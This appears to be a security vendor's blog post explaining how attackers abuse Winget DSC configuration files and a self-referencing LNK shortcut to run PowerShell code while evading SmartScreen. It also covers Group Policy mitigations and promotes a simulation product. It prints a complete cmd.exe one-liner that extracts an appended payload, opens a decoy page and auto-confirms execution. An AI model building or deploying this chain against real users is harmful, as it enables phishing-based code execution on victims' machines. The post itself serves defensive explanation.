Overview
Attackers are abusing Winget's configuration feature to execute arbitrary PowerShell code without triggering SmartScreen warnings. The payload runs through ConfigurationRemotingServer.exe, a trusted system process that EDR tools rarely flag. Combined with a self-referencing LNK shortcut, the attack bypasses the manual confirmation prompt entirely.
Key Takeaways
- Winget DSC lets attackers execute arbitrary PowerShell code through a YAML configuration file with a .winget extension, bypassing the SmartScreen warnings that normally appear for files downloaded from the internet.
- Execution runs through ConfigurationRemotingServer.exe, a trusted system process that receives far less scrutiny from EDR tools than powershell.exe directly.
- The attack requires four conditions: Winget is installed, Winget is allowed via Group Policy, "extended features" are enabled, and the user interacts with the file.
- Attackers combine a self-referencing LNK shortcut with the .winget payload to remove the manual confirmation step, passing the Y prompt automatically via the echo Y command.
- Picus Security Validation Platform includes threats for Winget DSC attacks in its Threat Library, letting you simulate this attack with a 14-day free trial.
Attackers are always looking for ways to run malicious code without triggering security tools. Winget DSC gives them a reliable path to do that.
It lets attackers execute arbitrary PowerShell code through a YAML configuration file, bypassing the security checks defenders rely on. This post breaks down how the attack works, what you need to do to stop it, and how Picus helps against this threat.
What Is Winget and Desired State Configuration (DSC)?
Winget is Microsoft's built-in Windows Package Manager. It ships with Windows 10 and 11 and lets you install, update, and configure software from the command line. Most people know it for commands like winget install vlc. Fewer people know about its configuration feature.
Winget extends its functionality through DSC (Desired State Configuration), a declarative configuration system built on top of PowerShell DSC. You write a YAML file that describes the state you want your system to be in, and Winget applies it. Microsoft actively promotes this for developer environment setup, for example, to install .NET, VS Code, and related tools in one step.
The configuration file supports a range of built-in resource types, including PowerShell execution [1]. For example, when you save the configuration below with a .winget extension and double-click it, winget reads the file (via winget.exe configure "%1" --wait), calls PowerShell in the background, and creates a test.txt file on your Desktop.
|
properties: |
Why Is Winget DSC Useful for Evading Defenses?
Two properties make Winget DSC attractive from an offensive perspective [2]:
1. No Mark of the Web (MoTW) Enforcement
Files flagged by Windows as downloaded from the internet normally trigger SmartScreen warnings. Winget configuration files bypass this check.

Figure 1. A SmartScreen pop-up that warns the user
2. Execution happens through a proxy process
When Winget applies a configuration, the underlying work runs through ConfigurationRemotingServer.exe. This is similar to how SCCM deploys scripts through CcmExec.exe.
Defenders and EDR tools tend to scrutinize powershell.exe far more than these trusted system processes.
The Conditions for the Attack to Work
Four conditions must be present for this attack to succeed [2].
- Winget must be installed. It ships by default on Windows 10 (1809 and later) and Windows 11.
- Winget should be allowed via Group Policy (i.e., not blocked by the EnableAppInstaller policy).
- “Extended features” must be enabled. The configure sub-command requires it.
- The user must interact with the payload. In the basic form, they need to open the .winget file and type Y at the confirmation prompt. The self-referencing LNK technique removes this requirement by passing the confirmation automatically.
Self-Referencing LNK + Winget DSC Combination
The basic .winget file delivery has a problem. The user must type Y at a confirmation prompt. That adds friction and reduces the chance of success in a phishing scenario.
One possible solution is a self-referencing LNK shortcut. The attacker crafts a Windows shortcut file that points to itself. The .winget configuration data is appended directly to the end of the LNK file. Since .lnk files are blocked by email clients and browsers, attackers can also wrap the shortcut inside a ZIP archive [3]. The trade-off is that opening the shortcut triggers a MoTW security dialog, which the user must dismiss before execution proceeds.
When the user double-clicks the shortcut, it runs a cmd.exe command that does four things in sequence [2].
|
C:\Windows\system32\cmd.exe /c "(cd %TMP%\*update.zip* || cd %HOMEPATH%\Downloads\update) & (more +1349 *.lnk > %TMP%\conf.yml) && start https://yourhost.tld/decoy.pdf & winget configure --enable & (echo Y | winget configure -f %TMP%\conf.yml >nul)" |
- It locates the LNK file itself, checking the Downloads folder and the Windows temp directory where ZIP archives are extracted when the user double-clicks the file inside the ZIP.
- It reads the appended configuration data from the end of the LNK file using the more command and writes it to a .yml file.
- It opens a decoy document in the browser to distract the user while execution continues in the background.
- It enables extended features by running winget configure --enable, which is required for the configure sub-command to work.
- It calls winget configure on the extracted configuration file. The confirmation is passed automatically via echo Y, and the output is suppressed via >nul. Also, because the --wait option is not used, the window closes automatically after execution finishes.
How to Defend Against Self-Referencing LNK + Winget DSC Attacks?
- If Winget is not needed in your environment, disable it entirely using the EnableAppInstaller policy.
- If Winget is needed but DSC is not, disable only the configure sub-command using the EnableWindowsPackageManagerConfiguration policy. This leaves the rest of winget functional.
- If neither policy option is available, remove the .winget file association. This does not stop the LNK-based delivery method, but it does prevent users from executing configuration files by double-clicking them [2].
How Picus Simulates Self-Referencing LNK + Winget DSC Attacks?
We strongly suggest simulating Self-Referencing LNK + Winget DSC combination attacks to test the effectiveness of your security controls against real-life cyber attacks using the Picus Security Validation Platform.
Picus Threat Library includes the following threats for the Self-Referencing LNK + Winget DSC combination attacks:
|
Threat ID |
Threat Name |
Attack Module |
|
85592 |
System Binary Proxy Execution Micro Emulation Plan - 3 |
Windows Endpoint |
Start simulating emerging threats today and get actionable mitigation insights with a 14-day free trial of the Picus Security Validation Platform.
References
[1] Z. Salarium, “LOLBIN / LOLBAS – WinGet execute PowerShell script.” Accessed: Mar. 18, 2026. [Online]. Available: https://www.zerosalarium.com/2024/12/LOLBIN%20WinGet%20execute%20PowerShell%20script.html
[2] M. Tanner, “WinGet Desired State: Initial Access Established.” Accessed: Mar. 18, 2026. [Online]. Available: https://blog.compass-security.com/2026/03/winget-desired-state-initial-access-established/
[3] dan-wesley, “Identify and interrupt downloads of potentially dangerous files.” Accessed: Mar. 18, 2026. [Online]. Available: https://learn.microsoft.com/en-us/deployedge/microsoft-edge-security-downloads-interruptions



-3.png?width=353&height=200&name=image%20(61)-3.png)